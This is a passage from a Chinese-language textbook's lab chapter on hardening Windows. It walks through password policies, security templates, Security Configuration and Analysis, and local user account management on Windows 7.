



图 8-6　强制密码历史

（7）双击右侧的【用可还原的加密来存储密码】，出现如图 8-7 所示界面，该安全设

置确定操作系统是否使用可还原的加密来存储密码。





图 8-7　用可还原的加密来存储密码

如果应用程序使用了要求知道用户密码才能进行身份验证的协议，则该策略可对它提供支持。使用可还原的加密存储密码和存储明文版本密码在本质上是相同的。因此，除非应用程序有比保护密码信息更重要的要求，否则不必启用该策略。当使用质询握手身份验证协议（CHAP）通过远程访问或 Internet 身份验证服务（IAS）进行身份验证时，该策略是必需的。在 Internet 信息服务（IIS）中使用摘要式验证时也要求启用该策略。

（8）设置完成后退出【本地安全设置】，在控制台中输入命令“gpupdate”，系统将刷新刚才修改的安全策略。选择一个普通用户，为该用户重设口令，体会密码加强策略带来的作用。

**【实验报告】**

（1）阐述各个密码安全策略的主要作用。

（2）描述密码策略修改前后，用户密码设置的不同。

**【思考题】**

（1）如何设置安全性高并且容易记忆的口令？

（2）在【本地安全设置】中对账户锁定策略进行设置，然后重新登录系统，使用其他用户的口令登录系统，体会账户锁定策略的作用。

## 8.1.2　使用安全模板配置安全策略

**【实验目的】**

掌握使用安全模板配置安全策略的方法。

**【原理简介】**

由于系统安全策略众多，普通用户无法制定出安全的策略，为此微软公司提供了安全模板进行安全配置。使用管理控制台的安全模板管理单元，可以创建计算机或网络的安全策略。它是考虑整个系统范围内安全的单点入口点。安全模板管理单元并不引入新的安全参数，它只是将所有的现有安全属性组织在一起以便于安全管理。将安全模板导

入到“组策略”对象中可以通过立即配置域或部门的安全性来简化域管理。要将安全模板应用于本地计算机，可以使用“安全配置和分析”或 Secedit 命令行工具。

默认情况下，预定义的安全模板存储在于如下目录：systemroot\Security\Templates。安全模板分为以下 5 类。

**1. 默认安全设置（Setup security.inf）**

Setup security.inf 模板是在安装期间针对每台计算机创建的。根据所进行的安装是全新安装还是升级，该模板在不同的计算机中可能不同。Setup security.inf 代表了在安装操作系统期间所应用的默认安全设置，其中包括对系统驱动器的根目录的文件权限。它可以用在服务器或客户端计算机上，但不能应用于域控制器。此模板的某些部分可应用于故障恢复。

**2. 域控制器默认安全设置（DC security.inf）**

该模板是在服务器被升级为域控制器时创建的。它反映了文件、注册表以及系统服务的默认安全设置。重新应用它后，上述范围的安全设置将被重新设置为默认值。它可能覆盖由其他应用程序创建的新文件、注册表和系统服务的权限。使用“安全配置和分析”管理单元或 Secedit 命令行工具可以应用它。

**3. 兼容（compatws.inf）**

对于工作站及服务器的默认权限授予三个本地组：Administrators、Power Users 和 Users。Administrators 享有最高的特权，而 Users 的特权最低。

**4. 安全（Secure*.inf）**

安全模板定义了至少可能影响应用程序兼容性的增强安全设置。例如，安全模板定义了更严密的密码、锁定和审核设置。

此外，安全模板还限制了 LAN Manager 和 NTLM 身份认证协议的使用，其方式是将客户端配置为仅可发送 NTLMv2 响应，而将服务器配置为可拒绝 LAN Manager 的响应。

**5. 高级安全（hisec*.inf）**

高级安全模板是对加密和签名做进一步限制的安全模板的扩展集，这些加密和签名是进行身份认证和保证数据通过安全通道以及在 SMB 客户端和服务器之间进行安全传输所必需的。例如，安全模板可以使服务器拒绝 LAN Manager 的响应，而高级安全模板则可使服务器同时拒绝 LAN Manager 和 NTLM 的响应。安全模板可以启用服务器端的 SMB 数据包签名，而高级安全模板则要求这种签名。此外，高级安全模板还要求对形成域到成员以及域到域的信任关系的安全通道数据进行强力加密和签名。可以通过“安全模板”查看安全模板设置。*.inf 文件也可以按文本文件查看。这些文件位于：%windir%\Security\Templates。

**【实验环境】**

Windows XP 以上操作系统。

【实验步骤】

（1）启动【本地安全策略】，单击菜单【操作】|【导入策略】，出现如图 8-8 所示界面，选择安全模板 hisecws.inf，单击【打开】按钮，就把相应安全模板导入了系统。




图 8-8　安全模板导入

（2）单击【账户策略】|【密码策略】，修改【密码长度最小值】为 10 个字符。还可以对其他安全策略进行修改。

（3）导出修改后的策略作为本地新的安全策略，方法为单击【安全设置】选项，然后单击【菜单】|【导出策略】|【本地策略】，选择一个文件名保存。使用命令“gpupdate”激活修改后的策略。然后把该文件复制到其他机器，利用上面的方法导入其他机器，使用这种方法可以加快配置的效率。

【实验报告】

（1）利用安全模板设置系统的过程。

（2）分析不同安全模板的差异。

【思考题】

在一个组内利用安全模板的最佳操作方法是什么？

## 8.1.3　对系统安全策略进行配置和分析

【实验目的】

掌握系统安全策略配置和安全分析的方法。

【原理简介】

计算机上的操作系统和应用程序的状态是动态的。例如，为了能立刻解决管理或网络问题，可能需要临时性地更改安全策略。经常性地进行这种修改意味着计算机不再具有原来的安全属性。

常规分析作为企业风险管理程序的一部分，允许管理员跟踪并确保在每台计算机上有足够高的安全级别。管理员可以调整安全级别，最重要的是，检测在系统长期运行过程中出现的任何安全故障。

“安全配置和分析”能够快速查阅安全分析结果。在当前系统设置的旁边提出建议，用可视化的标记或注释突出显示当前设置与建议的安全级别不匹配的区域。“安全配置和

分析”也提供了解决分析显示的任何矛盾的功能。

“安全配置和分析”还可以用于直接配置本地系统的安全性。利用个人数据库，可以导入由“安全模板”创建的安全模板，并将这些模板应用于本地计算机。这将立即使用模板中指定的级别配置系统安全性。

【实验环境】

Windows XP 以上操作系统。

【实验步骤】

（1）在【开始】|【运行】菜单项，输入“MMC”，出现如图 8-9 所示的管理控制台界面。

（2）单击【控制台】菜单项，选择【添加/删除管理单元】菜单项，出现如图 8-10 所示的管理界面。

（3）单击【添加】按钮，出现如图 8-11 所示的【添加独立管理单元】界面，选择【安全配置和分析】选项，然后单击【添加】按钮，把安全配置和分析管理界面添加到控制台中，然后单击【关闭】按钮退出【添加独立管理单元】界面，单击【确定】按钮，退出【添加/删除管理单元】界面。





图 8-9 管理控制台界面




图 8-10 添加/删除管理单元界面




图 8-11 添加独立管理单元界面

（4）单击左侧的【安全配置和分析】列表项，出现安全配置和分析的界面，如图 8-12 所示。

（5）按照右边的提示，右击【安全配置和分析】列表项，选择【打开数据库】，可以通过输入数据库名称和一个安全策略模板创建一个新的安全策略数据库或者利用原来建立的安全策略数据库。利用这个数据库可以分析当前计算机的安全配置与安全策略模板的配置的差异，还可以利用安全策略模板对当前计算机进行配置。方法是右击【安全配





图 8-12　安全配置和分析的界面

置和分析】列表项，选择【立即配置计算机】可以将选择的安全模板应用到当前计算机上。选择【立即分析计算机】菜单项，选择好之后出现如图 8-13 所示的界面。





图 8-13　系统安全机制分析

（6）分析完成之后单击左侧的【安全配置和分析】项，可以观察本机的安全配置与安全模板的差别，如图 8-14 所示。右侧策略项中带有红色的策略表示与安全模板不一致，双击可以了解详细信息，如图 8-15 所示。

**【实验报告】**

详细描述实验过程，针对本机的分析报告，分析安全风险。

**【思考题】**

如何有效避免因为工作便利随意更改安全策略带来的安全风险？





图 8-14　安全策略配置分析结果




图 8-15　安全策略差异的具体信息

# 8.2 用户管理

## 8.2.1　创建和管理用户账户

**【实验目的】**

掌握使用计算机管理工具管理本地用户账户的方法，了解 Windows 7 中账户的命名规则和口令要求。

**【原理简介】**

在 Windows 7 上，用户管理对于系统和组安全性非常关键，在组内部，应该存在用来确定每个新用户应该具有的正确权限的正确过程，当用户离开组时，应该具有保证用户不能再访问系统的过程。

**1. 了解用户账户**

微软 Windows 7 提供三种类型的用户账户：本地用户账户、域用户账户和内置用户账户。本地用户账户允许用户登录到一台特定的计算机上，从而可以访问该计算机上的资源。域用户账户允许用户登录到域中从而可以访问网络中的资源。内置用户账户允许用户执行管理任务或者访问本地和网络资源。

一般的 Administrator 账户不能被删除，在实际应用时为了提高安全性应更改 Administrator 账户名。使用不标识为 Administrator 账户身份的名称，可以提高系统安全性，其他用户因为不知道哪个用户账户是 Administrator 账户，而增加入侵难度。

使用内置的 Guest 账户给予临时性的用户登录和访问资源的能力。Guest 账户默认是禁止的，只能在安全性低的网络中使用 Guest 账户。

**2. 账户规则**

在创建新用户前应当了解 Windows 7 对用户命名的规范和口令要求，了解这些内容可以简化账户的创建过程。

1）命名规范

命名规范确定域中的用户是如何被标识的，一个好的命名规范可以帮助管理员和用户管理好用户登录名称。常见的命名规范考虑如表 8-1 所示。

**表 8-1　命名规范考虑**

<table>
<tr><th>考　　虑</th><th>说　　明</th></tr>
<tr><td>用户登录名称必须是唯一的</td><td>本地用户账户应该在创建这个本地用户账户的计算机上是唯一的。域用户账户的登录名称在目录中应该是唯一的</td></tr>
<tr><td>最多使用 20 个字符</td><td>用户名称可以包括多达 20 个大写或小写的字符，虽然用户名称可以超过 20 个字符，但是 Windows 只识别前 20 个字符</td></tr>
<tr><td>避免使用无效字符</td><td>以下字符是无效的：“/ | [ ] : ; | = , + * ? <></td></tr>
<tr><td>用户登录名不区分大小写</td><td>可以使用特殊符号和字母数字的结合唯一地标识用户账户。用户登录名称对大小写不敏感，但是 Windows 7 保留大小写</td></tr>
<tr><td>用户名字相同的情况</td><td>如果用户的名称相同，必须加以区分</td></tr>
<tr><td>表明用户类型</td><td>可以通过用户名称标识用户类型，在用户的登录名前加一个标识</td></tr>
</table>

2）口令要求

为了保护对计算机的访问，每个用户必须有口令，对于口令有以下要求。

- 一定为 Administrator 账户指定一个安全的口令，阻止未授权的用户访问这个账户。
- 决定是 Administrator 还是用户自己控制口令，可以为用户账户分配一个唯一的口令并阻止用户更改它，或者允许用户在第一次登录时输入自己的口令。在大多数情况下，用户可以控制自己的口令。
- 使用难以猜测的口令。例如避免使用和用户名称明显相关的口令。
- 口令可以多达 128 个字符，推荐使用最少 8 个字符的口令。
- 使用大写和小写、数字和有效的非字母符号进行结合的口令。

**【实验环境】**

Windows 7 操作系统。

**【实验步骤】**

**1. 添加管理本地用户**

（1）以系统管理员的身份登录到 Windows 系统，通过【控制面板】|【管理工具】|【计算机管理】进入计算管理界面。单击左侧的本地用户和组界面，出现如图 8-16 所示的界面。




图 8-16　用户管理界面

（2）从【本地用户和组】中选择【用户】条目。然后从【操作】菜单中选择【新用户】，如图 8-17 所示弹出【新用户】对话框。添加用户名为 test，全名为 testuser，描述为 test user，密码为 testabc。如果在密码策略中启用了复杂性密码要求，这时系统会提示密码不符合复杂性要求，需要按照密码复杂性要求选择密码。每一个新用户 ID 都应该拥有初始密码，并且应该选定【用户下次登录时须更改密码】。





图 8-17　添加新用户

（3）为当前用户选择合适的组，默认的当前用户属于 users 组，下面提升 test 的权限，将其放入 Power User 组中，有两种方法。方法一为单击左侧项目中的【组】，浏览系统

当前的用户组，如图 8-18 所示。



图 8-18　用户组

（4）双击右侧的 Power Users，编辑当前组成员，单击【添加】按钮，出现如图 8-19 所示界面，在上方的栏目中选择 test 用户，然后单击【添加】按钮，然后再单击【确定】按钮，就可以把 test 加入到 Power Users 中。



图 8-19　选择组

